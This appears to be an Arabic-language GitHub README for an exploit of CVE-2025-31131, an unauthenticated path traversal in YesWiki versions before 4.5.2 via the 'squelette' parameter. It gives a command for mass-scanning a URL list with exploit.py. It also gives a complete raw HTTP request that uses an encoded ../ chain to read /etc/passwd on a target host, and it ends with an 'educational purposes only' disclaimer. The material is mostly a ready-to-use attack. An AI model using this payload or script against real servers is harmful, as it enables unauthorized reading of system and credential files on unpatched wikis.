 muhammadwaseem29/cve-2025-31131
YesWiki هو نظام ويكي مكتوب بلغة PHP. المعامل squelette عرضة لهجمات تجاوز المسار، مما يتيح القراءة من أي ملفات على الخادم.



هذا استغلال غير مصادق عليه لثغرة تجاوز المسار يستهدف إصدارات YesWiki الأقدم من 4.5.2. توجد الثغرة في المعلمة squelette، والتي تسمح بقراءة ملفات عشوائية من الخادم.
python3 exploit.py -l urls.txt

إليك طريقة ثانية للاستغلال يدويًا باستخدام Burp:
GET /?UrkCEO/edit&theme=margot&squelette=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd&style=margot.css HTTP/1.1
Host: target.com
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
إخلاء مسؤولية: هذا مخصص لأغراض تعليمية فقط.
